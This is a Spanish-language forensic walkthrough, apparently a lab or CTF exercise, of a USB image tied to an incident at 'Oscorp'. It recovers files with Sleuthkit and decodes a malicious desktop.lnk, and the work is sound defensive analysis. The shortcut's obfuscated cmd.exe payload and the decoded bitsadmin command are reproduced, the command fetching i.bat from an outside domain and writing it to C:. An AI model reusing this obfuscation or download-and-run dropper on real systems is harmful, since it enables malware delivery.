

Se sospecha que un USB ha sido el origen de un incidente en Oscorp.
Necesitamos identificar el dominio empleado por los atacantes para el ataque.

1.- Mostrar el formato que tiene la imagen

\$ mmls usb_mnt20202703.img

```
remnux@remnux:~/Documents$ mmls usb_mnt20202703.img
DOS Partition Table
Offset Sector: 0
Units are in 512-byte sectors
```

	Slot	Start	End	Length	Description
000:	Meta	00000000000	00000000000	00000000001	Primary Table (#0)
001:	-----	00000000000	00000000063	00000000064	Unallocated
002:	000:000	00000000064	0001007231	0001007168	NTFS / exFAT (0x07)

La partición empieza en el sector 64 y termina en el sector 1007231 del slot 000:000 sistema de ficheros NTFS.

2.- Ver los archivos que contiene la imagen

\$ fls -o 64 usb_mnt20202703.img

```
remnux@remnux:~/Documents$ fls -o 64 usb_mnt20202703.img
r/r 4-128-1: $AttrDef
r/r 8-128-2: $BadClus
r/r 8-128-1: $BadClus:$Bad
r/r 6-128-4: $Bitmap
r/r 7-128-1: $Boot
d/d 11-144-4: $Extend
r/r 2-128-1: $LogFile
r/r 0-128-6: $MFT
r/r 1-128-1: $MFTMirr
r/r 9-128-8: $Secure:$SDS
r/r 9-144-11: $Secure:$SDH
r/r 9-144-14: $Secure:$SII
r/r 10-128-1: $UpCase
r/r 10-128-4: $UpCase:$Info
r/r 3-128-3: $Volume
r/r 41-128-1: 9788483432914_L33_24.pdf
r/r 41-128-3: 9788483432914_L33_24.pdf:Zone.Identifier
r/r 42-128-1: autorun.inf
r/r 43-128-1: backup.zip
r/r 43-128-3: backup.zip:Zone.Identifier
r/r 44-128-1: BMT.psl
r/r 44-128-3: BMT.psl:Zone.Identifier
r/r 46-128-1: mail.docx
r/r 46-128-3: mail.docx:Zone.Identifier
r/r 47-128-1: rz.exe
r/r 47-128-3: rz.exe:Zone.Identifier
r/r 49-128-1: setup.exe
r/r 49-128-3: setup.exe:Zone.Identifier
d/d 36-144-1: System Volume Information
-/r * 45-128-3: desktop.lnk
-/r * 48-128-1: s.jpg.exe
V/V 2816: $OrphanFiles
```

Conociendo el offset de la partición obtenemos el listado de los ficheros, directorios que se encuentran en la imagen, así como los eliminados.

<https://github.com/aguayro>

@9v@yr0

Ejecutamos con la misma herramienta para que nos muestre de forma recursiva los ficheros y directorios.

\$ fls -m /mnt/imagen-usb -o 64 usb_mnt20202703.img

```
remnux@remnux:~/Documents$ fls -m / -o 64 usb_mnt20202703.img
0|/$AttrDef ($FILE_NAME)|4-48-2|r/rr-xr-xr-x|0|0|82|1585274041|1585274041|1585274041|1585274041
0|/$AttrDef|4-128-1|r/rr-xr-xr-x|0|0|2560|1585274041|1585274041|1585274041|1585274041
0|/$BadClus ($FILE_NAME)|8-48-3|r/rr-xr-xr-x|0|0|82|1585274041|1585274041|1585274041|1585274041
0|/$BadClus|8-128-2|r/rr-xr-xr-x|0|0|0|1585274041|1585274041|1585274041|1585274041
0|/$BadClus:$Bad|8-128-1|r/rr-xr-xr-x|0|0|515665920|1585274041|1585274041|1585274041|1585274041
0|/$Bitmap ($FILE_NAME)|6-48-2|r/rr-xr-xr-x|0|0|80|1585274041|1585274041|1585274041|1585274041
0|/$Bitmap|6-128-4|r/rr-xr-xr-x|0|0|15744|1585274041|1585274041|1585274041|1585274041
0|/$Boot ($FILE_NAME)|7-48-2|r/rr-xr-xr-x|48|0|76|1585274041|1585274041|1585274041|1585274041
0|/$Boot|7-128-1|r/rr-xr-xr-x|48|0|8192|1585274041|1585274041|1585274041|1585274041
0|/$Extend ($FILE_NAME)|11-48-3|d/dr-xr-xr-x|0|0|80|1585274041|1585274041|1585274041|1585274041
0|/$Extend|11-144-4|d/dr-xr-xr-x|0|0|552|1585274041|1585274041|1585274041|1585274041
0|/$LogFile ($FILE_NAME)|2-48-2|r/rr-xr-xr-x|0|0|82|1585274041|1585274041|1585274041|1585274041
0|/$LogFile|2-128-1|r/rr-xr-xr-x|0|0|5406720|1585274041|1585274041|1585274041|1585274041
0|/$MFT ($FILE_NAME)|0-48-3|r/rr-xr-xr-x|0|0|74|1585274041|1585274041|1585274041|1585274041
0|/$MFT|0-128-6|r/rr-xr-xr-x|0|0|2883584|1585274041|1585274041|1585274041|1585274041
0|/$MFTMirr ($FILE_NAME)|1-48-2|r/rr-xr-xr-x|0|0|82|1585274041|1585274041|1585274041|1585274041
0|/$MFTMirr|1-128-1|r/rr-xr-xr-x|0|0|4096|1585274041|1585274041|1585274041|1585274041
0|/$Secure ($FILE_NAME)|9-48-7|r/rr-xr-xr-x|0|0|80|1585274041|1585274041|1585274041|1585274041
0|/$Secure:$SDS|9-128-8|r/rr-xr-xr-x|0|0|263864|1585274041|1585274041|1585274041|1585274041
0|/$Secure:$SDH|9-144-11|r/rr-xr-xr-x|0|0|56|1585274041|1585274041|1585274041|1585274041
0|/$Secure:$SII|9-144-14|r/rr-xr-xr-x|0|0|56|1585274041|1585274041|1585274041|1585274041
0|/$UpCase ($FILE_NAME)|10-48-2|r/rr-xr-xr-x|0|0|80|1585274041|1585274041|1585274041|1585274041
0|/$UpCase|10-128-1|r/rr-xr-xr-x|0|0|131072|1585274041|1585274041|1585274041|1585274041
0|/$UpCase:$Info|10-128-4|r/rr-xr-xr-x|0|0|32|1585274041|1585274041|1585274041|1585274041
0|/$Volume ($FILE_NAME)|3-48-1|r/rr-xr-xr-x|0|0|80|1585274041|1585274041|1585274041|1585274041
0|/$Volume|3-128-3|r/rr-xr-xr-x|0|0|0|1585274041|1585274041|1585274041|1585274041
0|/9788483432914_L33_24.pdf ($FILE_NAME)|41-48-2|r/rwxrwxrwx|0|0|114|1585305884|1585305884|1585305884|1585305884
0|/9788483432914_L33_24.pdf|41-128-1|r/rwxrwxrwx|0|0|708417|1585305885|1585274303|1585274308|1585305884
0|/9788483432914_L33_24.pdf:Zone.Identifier|41-128-3|r/rwxrwxrwx|0|0|50|1585305885|1585274303|1585274308|1585305884
0|/autorun.inf ($FILE_NAME)|42-48-2|r/rwxrwxrwx|0|0|88|1585305885|1585305885|1585305885|1585305885
0|/autorun.inf|42-128-1|r/rwxrwxrwx|0|0|84|1585305885|1585274854|1585274854|1585305885
```

Nos muestra los datos de fecha del archivo, ficheros borrados, offset inicio y fin del archivo, tamaño, atributos.

6.- Mostrar todos los archivos y directorios de forma recursiva

\$ fsl -r -m / -o 64 usb_mnt20202703.img

```
remnux@remnux:~/Documents$ fsl -r -o 64 usb_mnt20202703.img
r/r 4-128-1: $AttrDef
r/r 8-128-2: $BadClus
r/r 8-128-1: $BadClus:$Bad
r/r 6-128-4: $Bitmap
r/r 7-128-1: $Boot
d/d 11-144-4: $Extend
+ d/d 29-144-2: $Deleted
+ r/r 25-144-2: $ObjId:$0
+ r/r 24-144-3: $Quota:$0
+ r/r 24-144-2: $Quota:$0
+ r/r 26-144-2: $Repair:$R
+ d/d 27-144-2: $RefMetadata
++ r/r 28-128-4: $Repair
++ r/r 28-128-2: $Repair:$Config
++ d/d 31-144-2: $Txf
++ d/d 30-144-2: $Txflog
+++ r/r 32-128-2: $Tops
+++ r/r 32-128-4: $Tops:$T
+++ r/r 33-128-1: $Txflog.blf
+++ r/r 34-128-1: $TxflogContainer00000000000000000001
+++ r/r 35-128-1: $TxflogContainer00000000000000000002
r/r 2-128-1: $LogFile
r/r 0-128-6: $MFT
r/r 1-128-1: $MFTMirr
r/r 9-128-8: $Secure:$SDS
r/r 9-144-11: $Secure:$SDH
r/r 9-144-14: $Secure:$SII
r/r 10-128-1: $UpCase
r/r 10-128-4: $UpCase:$Info
r/r 3-128-3: $Volume
r/r 41-128-1: 9788483432914_L33_24.pdf
r/r 41-128-3: 9788483432914_L33_24.pdf:Zone.Identifier
r/r 42-128-1: autorun.inf
r/r 43-128-1: backup.zip
r/r 43-128-3: backup.zip:Zone.Identifier
r/r 44-128-1: BHT.ps1
r/r 44-128-3: BHT.ps1:Zone.Identifier
r/r 46-128-1: mail.docx
r/r 46-128-3: mail.docx:Zone.Identifier
r/r 47-128-1: rz.exe
r/r 47-128-3: rz.exe:Zone.Identifier
r/r 49-128-1: setup.exe
r/r 49-128-3: setup.exe:Zone.Identifier
d/d 36-144-1: System Volume Information
+ d/d 40-144-1: AadRecoveryPasswordDelete
+ d/d 39-144-1: ClientRecoveryPasswordRotation
+ r/r 38-128-1: IndexerVolumeGuid
+ r/r 37-128-1: WPSettings.dat
- /r * 45-128-3: desktop.lnk
- /r * 48-128-1: s.jpg.exe
+ /r 2816: $orphanfiles
+ /r * 50-128-1: b3lRM5y4kY0ft[MS9q5fsuYdYdIsl_r7-B8MLGR]lMGyx{jMAMH+_pkusK0eb++y- HMwNc0BBPH/44456k4L7u-SedSVd0kxR,)FAM0'6 wa8np3I2Frx-4RLa Tt8a0bp(ekgYpjuquic6d5-B-7CGSoek0Qh7Tb
Xhg)lhuA()HNOX3C'elvEX.GIK3UWj2p-0pyl6Ry5j20KX
```

7.-Mostrar información de la partición

\$ fsstat -o 64 usb_mnt20202703.img

```
remnux@remnux:~/Documents$ fsstat -o 64 usb_mnt20202703.img
FILE SYSTEM INFORMATION
-----
File System Type: NTFS
Volume Serial Number: 96FC979AFC97736B
OEM Name: NTFS
Volume Name: TATTOO
Version: Windows XP

METADATA INFORMATION
-----
First Cluster of MFT: 112877
First Cluster of MFT Mirror: 2
Size of MFT Entries: 1024 bytes
Size of Index Records: 4096 bytes
Range: 0 - 2816
Root Directory: 5

CONTENT INFORMATION
-----
Sector Size: 512
Cluster Size: 4096
Total Cluster Range: 0 - 125894
Total Sector Range: 0 - 1007166

$AttrDef Attribute Values:
$STANDARD_INFORMATION (16)  Size: 48-72  Flags: Resident
$ATTRIBUTE_LIST (32)       Size: No Limit  Flags: Non-resident
$FILE_NAME (48)            Size: 68-578   Flags: Resident,Index
$OBJECT_ID (64)            Size: 0-256    Flags: Resident
$SECURITY_DESCRIPTOR (80)   Size: No Limit  Flags: Non-resident
$VOLUME_NAME (96)          Size: 2-256   Flags: Resident
$VOLUME_INFORMATION (112)   Size: 12-12   Flags: Resident
$DATA (128)                Size: No Limit  Flags:
$INDEX_ROOT (144)          Size: No Limit  Flags: Resident
$INDEX_ALLOCATION (160)     Size: No Limit  Flags: Non-resident
$BITMAP (176)              Size: No Limit  Flags: Non-resident
$REPARSE_POINT (192)       Size: 0-16384   Flags: Non-resident
$EA_INFORMATION (208)      Size: 8-8     Flags: Resident
$EA (224)                  Size: 0-65536   Flags:
$LOGGED_UTILITY_STREAM (256) Size: 0-65536   Flags: Non-resident
```

El sistema de ficheros que ya conocíamos es NTFS, nombre del volumen TATTO

8.-Recuperar todos los ficheros de la unidad usb

\$ tsk_recover -o 64 -f ntfs -e usb_mnt20202703.img ./forensic/case-01/

```
remnux@remnux:~/Documents$ tsk_recover -o 64 -f ntfs -e usb_mnt20202703.img ./forensic/case-01/
Files Recovered: 15
remnux@remnux:~/Documents$ ls -al forensic/case-01/
total 26452
drwxrwxr-x 4 remnux remnux 4096 Aug 11 09:07 .
drwxrwxr-x 3 remnux remnux 4096 Aug 11 08:57 ..
drwxrwxr-x 3 remnux remnux 4096 Aug 11 09:07 '$Extend'
-rw-rw-r-- 1 remnux remnux 708417 Aug 11 09:07 9788483432914_L33_24.pdf
-rw-rw-r-- 1 remnux remnux 84 Aug 11 09:07 autorun.inf
-rw-rw-r-- 1 remnux remnux 2254267 Aug 11 09:07 backup.zip
-rw-rw-r-- 1 remnux remnux 7946 Aug 11 09:07 BMT.ps1
-rw-rw-r-- 1 remnux remnux 1413 Aug 11 09:07 desktop.lnk
-rw-rw-r-- 1 remnux remnux 18555 Aug 11 09:07 mail.docx
-rw-rw-r-- 1 remnux remnux 22967464 Aug 11 09:07 rz.exe
-rw-rw-r-- 1 remnux remnux 727040 Aug 11 09:07 setup.exe
-rw-rw-r-- 1 remnux remnux 366575 Aug 11 09:07 s.jpg.exe
drwxrwxr-x 2 remnux remnux 4096 Aug 11 09:07 'System Volume Information'
```

9.- Analizamos los ficheros recuperados.

Análisis del tipo de ficheros recuperado

\$ file forensic/case-01/rz.exe

```
remnux@remnux:~/Documents$ file forensic/case-01/rz.exe
forensic/case-01/rz.exe: PE32 executable (GUI) Intel 80386, for MS Windows
remnux@remnux:~/Documents$ file forensic/case-01/setup.exe
forensic/case-01/setup.exe: PE32 executable (GUI) Intel 80386 (stripped to external PDB), for MS Windows, UPX compressed
remnux@remnux:~/Documents$ file forensic/case-01/s.jpg.exe
forensic/case-01/s.jpg.exe: PE32 executable (console) Intel 80386, for MS Windows
remnux@remnux:~/Documents$ file forensic/case-01/backup.zip
forensic/case-01/backup.zip: Zip archive data, at least v1.0 to extract
remnux@remnux:~/Documents$ file forensic/case-01/BMT.ps1
forensic/case-01/BMT.ps1: UTF-8 Unicode text
remnux@remnux:~/Documents$ file forensic/case-01/mail.docx
forensic/case-01/mail.docx: Microsoft Word 2007+
```

Buscamos la cadena www dentro de los ejecutables

\$ string forensic/case-01/rz.exe | grep www.

```
remnux@remnux:~/Documents$ strings forensic/case-01/rz.exe | grep www.
2Terms of use at https://www.verisign.com/rpa (c)101.0,
https://www.verisign.com/rpa0
2Terms of use at https://www.verisign.com/rpa (c)101.0,
https://www.verisign.com/cps0*
https://www.verisign.com/rpa0
2Terms of use at https://www.verisign.com/rpa (c)101.0,
```

\$ string forensic/case-01/s.jpg.exe | grep www.

```
remnux@remnux:~/Documents$ strings forensic/case-01/s.jpg.exe | grep www.
socat by Gerhard Rieger - see www.dest-unreach.org
This product includes software developed by the OpenSSL Project for use in the OpenSSL Toolkit. (http://www.openssl.org/)
```

\$ string forensic/case-01/setup.exe | grep www.

```
remnux@remnux:~/Documents$ strings forensic/case-01/setup.exe | grep www.
qDwwwL
"#Jwzzzzzwwwtttc/"
#Xwwwwg"
```

Observamos que el fichero setup.exe contiene algo relativo a www, pero se comprueba en virus total y no nos da nada positivo.

```
remnux@remnux:~/Documents$ less forensic/case-01/BMT.ps1
remnux@remnux:~/Documents$ cat forensic/case-01/BMT.ps1 | grep www.
<test-results xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance" xsi:noNamespaceSchemaLocation="nunit_schema_2.5.xsd" name="Pest
er" total="2" errors="0" failures="1" not-run="0" inconclusive="0" ignored="0" skipped="0" invalid="0" date="2019-02-19" time="11:3
6:56">
```

Analizamos el fichero pdf

\$ pdf-parser.py -a forensic/case-01/978884834329_L33_24.pdf

```
remnux@remnux:~/Documents$ pdf-parser.py -a forensic/case-01/97888483432914_L33_24.pdf
Comment: 4
XREF: 0
Trailer: 0
StartXref: 2
Indirect object: 112
55: 857, 883, 861, 862, 863, 864, 865, 866, 867, 868, 869, 870, 871, 872, 2, 4, 6, 8, 11, 13, 16, 18, 20, 23, 25, 28, 30, 32, 35
37, 39, 42, 45, 46, 47, 48, 49, 50, 51, 52, 53, 54, 55, 57, 58, 61, 63, 65, 67, 69, 71, 73, 75, 77, 79
/Catalog 1: 858
/Metadata 1: 89
/ObjStm 17: 860, 9, 14, 21, 33, 40, 60, 81, 82, 83, 84, 85, 86, 87, 88, 90, 91
/Page 16: 859, 1, 3, 5, 10, 12, 15, 17, 22, 24, 27, 29, 31, 34, 36, 41
/XObject 20: 873, 874, 7, 19, 26, 38, 43, 44, 56, 59, 62, 64, 66, 68, 70, 72, 74, 76, 78, 80
/XRef 2: 875, 92
```

\$ `pdfid.py forensic/case-01/978884834329_L33_24.pdf`


```
remnux@remnux:~/Documents$ pdfid.py forensic/case-01/97888483432914_L33_24.pdf
PDFiD 0.2.8 forensic/case-01/97888483432914_L33_24.pdf
PDF Header: %PDF-1.6
obj 112
endobj 112
stream 94
endstream 94
xref 0
trailer 0
startxref 2
/Page 16
/Encrypt 0
/ObjStm 17
/JS 0
/JavaScript 0
/AA 0
/OpenAction 0
/AcroForm 0
/JBIG2Decode 0
/RichMedia 0
/Launch 0
/EmbeddedFile 0
/XFA 0
/URI 0
/Colors > 2^24 0
```

No hay código malicioso en el pdf

\$ `cat forensic/case-01/desktop.lnk`


<https://github.com/aguayro>

@9v@yr0



Observamos en el contenido del fichero desktop.lnk código ofuscado y ejecución del cmd.exe además de variables definidas. Parece que tenemos una conexión a algún servidor que se ejecuta a través de powershell

Se comprueba en virustotal y da positivo en malware



10.- Analizamos el fichero desktop.lnk para ver si está ofuscado

PS /opt/Revoke-Obfuscation> Get-Content /home/remnux/Documents/forensic/case-01/desktop.lnk | Measure-RvoObfuscation -Verbose

```
PS /opt/Revoke-Obfuscation> Get-Content /home/remnux/Documents/forensic/case-01/desktop.lnk | Measure-RvoObfuscation -Verbose
[1 of 1] NOT OBFUSCATED :: (257B6834F7833139133035CD79EEA828B752956D1D0D751CA0AD40E8F5A20FEB)

Hash                                     Obfuscated Source
----                                     -
257B6834F7833139133035CD79EEA828B752956D1D0D751CA0AD40E8F5A20FEB False      <Direct>
```

Nos indica que no está ofuscado

Al revisar el formato el contenido del fichero desktop.lnk


```

L Fa V V V V V P O
:i+00/C:\<1zP>Windows&zP>zP>Windows@1zP>System32(zP>zP>Sy
stem32<2*zP>cmd.exe&zP>zP>cmd.exe-/c Set
a85a=0123456789abcdefghijklmnopqrstuvwxyzABCDEFGHIJKLMNOPQRSTUVWXYZ &
%a85a:~11,1%%a85a:~18,1%%a85a:~29,1%%a85a:~28,1%%a85a:~10,1%%a85a:~13,1%%a85a:
~22,1%%a85a:~18,1%%a85a:~23,1%
/%a85a:~29,1%%a85a:~27,1%%a85a:~10,1%%a85a:~23,1%%a85a:~28,1%%a85a:~15,1%%a85
a:~14,1%%a85a:~27,1%
%a85a:~22,1%%a85a:~34,1%%a85a:~39,1%%a85a:~24,1%%a85a:~32,1%%a85a:~23,1%%a85a:
~21,1%%a85a:~24,1%%a85a:~10,1%%a85a:~13,1%%a85a:~45,1%%a85a:~24,1%%a85a:~11,1%
/%a85a:~13,1%%a85a:~24,1%%a85a:~32,1%%a85a:~23,1%%a85a:~21,1%%a85a:~24,1%%a85
a:~10,1%%a85a:~13,1%
/%a85a:~25,1%%a85a:~27,1%%a85a:~18,1%%a85a:~24,1%%a85a:~27,1%%a85a:~18,1%%a85
a:~29,1%%a85a:~34,1%
%a85a:~23,1%%a85a:~24,1%%a85a:~27,1%%a85a:~22,1%%a85a:~10,1%%a85a:~21,1%
%a85a:~17,1%%a85a:~29,1%%a85a:~29,1%%a85a:~25,1%://%a85a:~32,1%%a85a:~32,1%%a8
5a:~32,1%.%a85a:~10,1%%a85a:~11,1%%a85a:~14,1%%a85a:~21,1%%a85a:~29,1%%a85a:~10
,1%%a85a:~27,1%%a85a:~27,1%%a85a:~10,1%%a85a:~23,1%%a85a:~29,1%.%a85a:~18,1%%a
85a:~24,1%/a85a:~18,1%.%a85a:~11,1%%a85a:~10,1%%a85a:~29,1%
%a85a:~12,1%:\a85a:~18,1%.%a85a:~11,1%%a85a:~10,1%%a85a:~29,1%localhost\Share\2
8333.ico

```

```

Set a85a=0123456789abcdefghijklmnopqrstuvwxyzABCDEFGHIJKLMNOPQRSTUVWXYZ &
%a85a:~11,1

```

Del script se observa que se define una variable a86a y según el formato %VarName:~offset[,length]% aplicamos a nuestro código %a85a:~11,1 nos devuelve que tenemos que coger un carácter de la posición 11 que se corresponde con la letra b

<https://github.com/aguayro>

@9v@yr0

Realizamos un script en Python para hacer la conversión del string

```
# %VarName:~offset[,length]%

a85a = "0123456789abcdefghijklmnopqrstuvwxyzABCDEFGHIJKLMNOPQRSTUVWXYZ"
cadena = "%a85a:~11,1%%a85a:~18,1%%a85a:~29,1%%a85a:~28,1%%a85a:~10,1%%a85a:~13,1%%a85a:"

cadena_final = ""

for character in range(len(cadena)):

    #print (cadena[character])

    if cadena[character] == '~':
        numero = int(cadena[character+1: character+3])
        letra = a85a[numero]
        cadena_final = cadena_final + letra

        #print (cadena[character], character, letra)

    if cadena[character] == '.' or cadena[character] == '/' or cadena[character] == ':':
        cadena_final = cadena_final + cadena[character]

print (cadena_final+"\localhost\Share\28333.ico")
```

El resultado que nos devuelve es el siguiente:

```
bitsadmin /transfer myDownloadJob /download /priority normal http://www.abeltarant.io/i.bat ci.bat.\localhost\Share8333.ico
```

Con el código en Python de `dosfuscation_work` de la librería `mmts`

[illegible]

```
L Fa V V V V V V V V P 0 i +00 /C:\<1zP> Windows&zP>zP>
Windows@1zP>System32(zP>zP>System32<2*zP>cmd.exe&zP>zP>cmd.exe
e-
/c bitsadmin /transfer myDownloadJob /download /priority normal http://www.a
beltarrant.io/i.bat c:\i.bat\localhost\Share8333.ico
```

El dominio desde donde se lanzó el ataque fue <http://www.abeltarrant.io>

Herramientas:

Sleuthkit - <https://sleuthkit.org/>

Recursos:

<https://github.com/JoelGMSec/Invoke-Stealth> - Ofuscación powershell (Linux & Windows)

<https://github.com/victorgutierrez92/PS1Decoder> - Desofuscación

<https://www.mandiant.com/resources/blog/obfuscated-command-line-detection-using-machine-learning>

<https://www.hackplayers.com/2020/06/tecnicas-de-ofuscacion-de-comandos-en-cmd.html>

<https://github.com/a232319779/mmts>